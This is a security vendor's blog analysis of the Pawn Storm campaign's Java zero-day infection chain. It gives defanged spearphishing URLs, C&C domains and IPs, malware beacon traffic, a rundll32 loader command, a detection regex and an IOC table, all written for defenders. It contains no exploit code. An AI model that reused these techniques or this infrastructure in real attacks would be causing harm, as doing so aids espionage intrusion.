An In-Depth Look at How Pawn Storm's Java Zero-Day Was Used

Posted on: July 14, 2015 at 9:29 pm **Posted in:** Exploits, Malware, Targeted Attacks **Author:** Trend Micro

Operation Pawn Storm is a campaign known to target military, embassy, and defense contractor personnel from the United States and its allies. The attackers behind Operation Pawn Storm have been active since at least 2007 and they continue to launch new campaigns.

Over the past year or so, we have seen numerous techniques and tactics employed by this campaign, such as the use of an iOS espionage app, and the inclusion of new targets like the White House. Through our on-going investigation and monitoring of this targeted attack campaign, we found suspicious URLs that hosted a newly discovered zero-day exploit in Java now identified by Oracle as CVE-2015-2590. This is the first time in nearly two years that a new Java zero-day vulnerability was reported.

The report below outlines the traffic observed as part of the attack, not the exploit itself. Our blog entry on how the exploit itself works can be found here. This blog entry is intended to help readers identify traffic in their network that would indicate if such an exposure had occurred. We strongly recommend that all readers roll out the Oracle patch as soon as possible

Infection sequence

Trend Micro has observed that an entity belonging to the target profile received an email that contains the following URL:

- hxxp://ausameetings[.]com/url?={BLOCKED}/2015annualmeeting/

It is worth noting that the spearphishing domain used is *ausameetings[.]com*, a play on the valid domain "ausameetings.org," which is a site for AUSA's (Association of the United States Army) annual exposition, commonly held in mid-October. The domain was only registered last July 8, which implies a one-time use for a specific set of targets.

When assessing this URL, it was determined that the most probable infection sequence is:



Figure 1. Infection chain

Like all multi-stage infections, a successful execution of the previous stage is required before moving to the next stage down. In Stage 1, the sequence is initiated by clicking on the URL embedded within the victim's spearphishing email.

Once the Java exploit of Stage 1 is successful, it downloads the PE file (Stage 2). Once the PE file is downloaded and executed it drops and runs the DLL file (Stage 3) which is the final component to infect the machine with SEDNIT.

The information that we have on each of these steps is as follows.
Further information on each of these stages can be found in the sections below.

Featured Stories

Pawn Storm Targets MH17 Investigation Team

FBI, Security Vendors Partner for DRIDEX Takedown

Japanese Cybercriminals New Addition To Underground Arena

Follow the Data: Dissecting Data Breaches and Debunking the Myths

Nigerian Cuckoo Miner Campaign Takes Over Legitimate Inboxes, Targets Banks

Recent Posts

2016 Predictions: The Fine Line Between Business and Personal

Pornographic-themed Malware Hits Android Users in China, Taiwan, Japan

Pawn Storm Targets MH17 Investigation Team

New Headaches: How The Pawn Storm Zero-Day Evaded Java's Click-to-Play Protection

Latest Flash Exploit Used in Pawn Storm Circumvents Mitigation Techniques

Threat Intelligence: The Deep Web

The latest research and information on the deep web and the cybercriminal underground.
Learn more about the Deep Web

Popular Posts

New Adobe Flash Zero-Day Used in Pawn Storm Campaign Targeting Foreign Affairs Ministries

Latest Flash Exploit Used in Pawn Storm Circumvents Mitigation Techniques

New Headaches: How The Pawn Storm Zero-Day Evaded Java's Click-to-Play Protection

Pawn Storm Targets MH17 Investigation Team

Cybercriminals Improve Android Malware Stealth Routines with OBAD

Latest Tweets

Fake porn sites lead to #mobile #malware bit.ly/1P1oGlw about 4 hours ago

#IoT's growing popularity raises safety concerns due to lack of regulation: bit.ly/1RVzrpk

Stage	Type	SHA1	File Name	File Size	Trend Micro Detection
Stage 1	Java Exploit	95dc765700f5af406883d07f165011d2ff8dd0fb	Spearphishing URL matching hxxp://ausameetings[.]com/url?=[a-zA-Z0-9]{7}/2015annualmeeting/		JAVA_DLOADR.EFD
Stage 2	PE	b4a515ef9de037f18d96b9b0e48271180f5725b7	Drops as *cormac.mcr* End resulting file on host system as *vhgg5hkvn25.exe*	1,619,968 bytes	TROJ_DROPPR.CXC
Stage 3	DLL	21835aafe6d46840bb697e8b0d4aac06dec44f5b	api-ms-win-downlevel-profile-l1-1-0.dll	40,960 bytes	TSPY_SEDNIT.C

Stage 1 – the Java exploit

The first stage of the infection sequence comes through a targeted, spearphishing attempt against the victim, which is the observed method for Operation Pawn Storm attacks.

The initial spearphishing URL is constructed similar to:

- hxxp://ausameetings[.]com/url?=[a-zA-Z0-9]{7}/2015annualmeeting/

The web pages on this domain that were found to drop the Java zero-day exploit include:

- 1_2015annualmeeting index.htm (19,225 bytes) – detected as HTML_JNLPER.HAQ
- 3_544306 index.htm (4,077 bytes) – detected as HTML_JNLPER.HAQ

The network traffic observed for the infection sequence of this stage is:

1. Send the initial POST as per the spearphishing email to ausameetings[.]com, which includes the *2015annualmeeting* URI path.
2. Send an encoded POST call, which, when decoded, is the variable to construct the subsequently used URI path. This is particularly interesting as it appears that each URI path on the malicious server is customized by the victim's infection, rather than static on the web server.
3. The victim machine then does a variety of GET calls to pull down JPG, JNLP, and Java class files.
4. If the Java class files cannot be found on the primarily domain (*ausameetings[.]com*), it appears to instead attempt to get these files from a hardcoded IP (*87[.]236[.]215[.]132*).
5. Once the class files are downloaded, the victim machine then does a GET call to fetch the file *cormac.mcr*. This file is the PE file for Stage 2.

For completeness, the specific traffic calls observed relating to Stage 1 include the following:

Result	Protocol	Host	URL	Size	Content-Type
200	HTTP	ausameetings[.]com	/url?={BLOCKED}/2015annualmeeting/	19,225	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/VFlmsRH/7311/4388/558923/?p2=KlW2HlMf&c=BMjNiBV&recr=Wr1ml7&p3=364397021&as=SAUmj&c=GY9oCdQ&	22	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/	4,077	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/line.jpg	22,500	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/right.jpg	97,247	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/init.jnlp	562	application/x-java-jnlp-file
200	HTTP	ausameetings[.]com	/url/544036/	4,077	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/jndi.properties	125	text/html; charset=utf-8
404	HTTP	ausameetings[.]com	/url/544036/Go.class	0	text/html; charset=utf-8

Result	Protocol	Host	URL	Size	Content-Type
200	HTTP	87[.]236[.]215[.]132	/2/Go.class	1,373	text/html; charset=utf-8
404	HTTP	87[.]236[.]215[.]132	/crossdomain.xml	0	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/App.class	7,552	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/Help.class	5,667	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/PhantomSuper.class	763	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/ArrayReplace.class	729	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/App$PassHandleController.class	980	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/Converter.class	2,820	text/html; charset=utf-8
200	HTTP	87[.]236[.]215[.]132	/2/MyByteArrayInputStream.class	1,282	text/html; charset=utf-8
404	HTTP	87[.]236[.]215[.]132	/2/pkg/None2.class	0	text/html; charset=utf-8
404	HTTP	87[.]236[.]215[.]132	/2/pkg/None.class	0	text/html; charset=utf-8
200	HTTP	ausameetings[.]com	/url/544036/cormac.mcr	1,619,968	application/octet-stream

Trend Micro detects these Java class files as JAVA_DLOADR.EFD:

- App.class (7,552 bytes)
- Go.class (1,373 bytes)
- Help.class (5,667 bytes)

The second and third traffic calls in the traffic pattern are particularly interesting to note.



Figure 2. Traffic patterns (click the image to enlarge)

One can observe that the second call sends a POST to *ausumeetings[.]com*, and is returned with a text *responsecfa* that then subsequently is used as the URI path for the subsequent HTTP requests.

Stage 2 – The PE file

Stage 2 involves downloading a PE file. Trend Micro detects this file as TROJ_DROPPR.CXC. The primary purpose of this PE is to drop and load the DLL executable. It is downloaded as *Cormac.mcr*, but once extracted, the file name is converted into a randomized file name. It is installed into the *%USERPROFILE%* directory and then executed, creating a service by the same name.

During its installation, a variety of other services also appear to be hooked, including *lsass*, *lsm*, and *conhost*, amongst others.



Figure 3. Observed processes (click the image to enlarge)

Once the malware is executed, it will drop the Stage 3 DLL file with filename *api-ms-win-downlevel-profile-l1-1-0.dll* in the *%TEMP%* directory. To load the malware, it executes *rundll32.exe* using the following command:

- rundll32.exe “%temp%/api-ms-win-downlevel-profile-l1-1-0.dll”,init

Stage 3 – The DLL file

This third stage involves a DLL file, which we detect as TSPY_SEDNIT.C. When the PE file triggers the DLL (in this instance, %windir%\system32\RunDll32.exe Command: “%windir%\system32\RunDll32.exe ” “C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\ap i-ms-win-downlevel-profile-l1-1-0.dll”,init), the following traffic was observed.

1	POST /ESL/YxF8bM/f/MFS.pdf/?duJ=OJYKZRlzy1tddcpaKjU= HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: www.google.com Content-Length: 0 *Note: Assumed to be a local connectivity test traffic call.*
2	POST /RGLw/ofEK/5w2a.htm/?6=9SpyZtTPs1iQybJZ54k= HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: 192[.]111[.]146[.]185 Content-Length: 830
3	POST /hP/Bo/S/2z.htm/?WDC=TJrXZm1/FlgpeRdZXjk= HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: www.google.com Content-Length: 0 *Note: Assumed to be a local connectivity test traffic call.*
4	POST /C9zl/LJ9.zip/?hP=mLgAZ7ldwVn9W8BYihs= HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: 192[.]111[.]146[.]185 Content-Length: 0
5	POST /k9/eR3/a/UE/eR.pdf/?bKC=xCCmnuXFZ6Chw2ah1oM= HTTP/1.1 Content-Type: application/x-www-form-urlencoded Host: 192[.]111[.]146[.]185 Content-Length: 26

It bears stressing that we do not encourage using the data presented above as IOCs for your own analysis. The network traffic generated by this stage was a challenge to assess as it appears to have polymorphic capabilities in the creation of URI paths utilized to pull down files. After assessing the samples multiple times, each network traffic infection sequence appeared to be different, no matter what sequence of testing was performed (e.g., same machine, different machines, different geographic IP space globally, etc.).

After detailed network forensics of the traffic, it was determined that no single stable URL path or URI query component (URI path component, file name, or URI query parameter) showed a consistent pattern (either same entry nor regex definable pattern), and further reverse engineering was required to determine the methods used to achieve this.

As a result of this additional analysis, it was determined that the URI path is a random generated string with the following pattern:

- ^/([a-zA-Z0-9]{1,6}/){1,5}[a-zA-Z0-9]{1,7}\.(xml|pdf|htm|zip)/\?[a-zA-Z0-9]{1,3}=<Encoded ID>



Figure 4. Regex expression

Included in the POST request is a data encoded with Base64 and XOR encryption. The encoded data contains the following system information of the infected machine:

- OS Version
- List of running processes
- Hard Disk Drive Information
- Volume Serial Number

TSPY_SEDNIT.C connects to three C&C servers:

- 192[.]111[.]146[.]185 (direct to IP call)
- www[.]acledit[.]com
- www[.]biocpl[.]org

After sending the encrypted data it will wait for a reply which is encrypted by the same algorithm above.

Phase 2 of the attack: the keystroke logger

Based on our investigation of Operation Pawn Storm, we know that the infection happens in two stages:

- In phase 1, opening the email attachment or clicking on the malicious URI initiates the download of the first level dropper, which installs the downloader component (.DLL file).
- In phase 2, the downloader component communicates with a C&C server and downloads other components, and at the end of the chain a keylogger is installer. The keylogger sends data back to the C&C server.

As of writing, we have not succeeded in triggering Phase 2, which will download a fourth stage malware from the C&C servers. This fourth stage malware is expected to be an encrypted executable file.

Victims of the Attack

A number of victims were identified during the course of our investigation. The targets are in the United States or Canada, and those we were able to identify via IP are big defense contractors, as typical for Operation PawnStorm.

Countermeasures

Trend Micro is already able to protect users against this threat without any necessary updates. The existing Sandbox with Script Analyzer engine, which is part of Trend Micro™ Deep Discovery, can be used to detect this threat by its behavior. The Browser Exploit Prevention feature in the Endpoint Security in Trend Micro™ Smart Protection Suite detects the exploit once the user accesses the URL that hosted it. Our Browser Exploit Prevention detects user systems against exploits targeting browsers or related plugins.

Vulnerability protection in Trend Micro Deep Security protects user systems from threats that may leverage this vulnerability with the following DPI rule:

- 1006857 – Oracle Java SE Remote Code Execution Vulnerability

Oracle has also provided a security patch for the related vulnerability.

Indicators of Compromise

The following table summarizes the identified stable IOCs that can be used to search for this attack. The "Precision" column indicates how close to the direct parameter the indicator is, inversely indicating likelihood of collateral false positives.

Stage	Type	Indicator	Precision
Infection Sequence – Stage 1	Domain	ausameetings[.]com	High
Infection Sequence – Stage 1	Domain_IP	95[.]215[.]45[.]189	Low
Infection Sequence – Stage 1	IP	87[.]236[.]215[.]132	High

Infection Sequence – Stage 1	URIPath_FileName	ArrayReplace.class	Medium
Infection Sequence – Stage 1	URIPath_FileName	App$PassHandleController.class	Medium
Infection Sequence – Stage 1	URIPath_FileName	Converter.class	Medium
Infection Sequence – Stage 1	URIPath_FileName	MyByteArrayInputStream.class	Medium
Infection Sequence – Stage 1	URIPath_FileName	None2.class	Medium
Infection Sequence – Stage 1	URIPath_FileName	None.class	Medium
Infection Sequence – Stage 1->2	URIPath_FileName	cormac.mcr	High
Infection Sequence – Stage 3		192[.]111[.]146[.]185	High
Infection Sequence – Stage 3	IP_DirectCall	37[.]187[.]116[.]240	High
Infection Sequence – Stage 3	Domain	www[.]acledit[.]com	High
Infection Sequence – Stage 3	Domain	www[.]biocpl[.]org	High

Other posts related to Operation Pawn Storm can be found here:

- Pawn Storm Update: Trend Micro Discovers New Java Zero-Day Exploit
- Pawn Storm Espionage Attacks Use Decoys, Deliver SEDNIT
- Operation Pawn Storm: Putting Outlook Web Access Users at Risk
- Pawn Storm Update: iOS Espionage App Found
- Operation Pawn Storm Ramps Up its Activities; Targets NATO, White House
- Pawn Storm: First Java Zero-Day Attack in Two Years Targets NATO & US Defense Organizations

Updated on July 15, 2015, 9:57AM PDT (UTC-7) *to include revised detection name for DLL file and clarifications to the infection flow.*

Updated on July 15, 2015, 1:15PM PDT (UTC-7) *to include more details about the infection flow.*

Updated on July 16, 2015 1:36PM PDT (UTC-7) *to include screenshots of running processes.*

Related Posts:

- **Analyzing the Pawn Storm Java Zero-Day – Old Techniques Reused**
- **Pawn Storm C&C Redirects to Trend Micro IP Address**
- **Oracle Patches Java Zero-Day Used in Operation Pawn Storm**
- **New Headaches: How The Pawn Storm Zero-Day Evaded Java's Click-to-Play Protection**

Tags: APT28 CVE-2015-2590 java zero-day Pawn Storm

Targeted Attack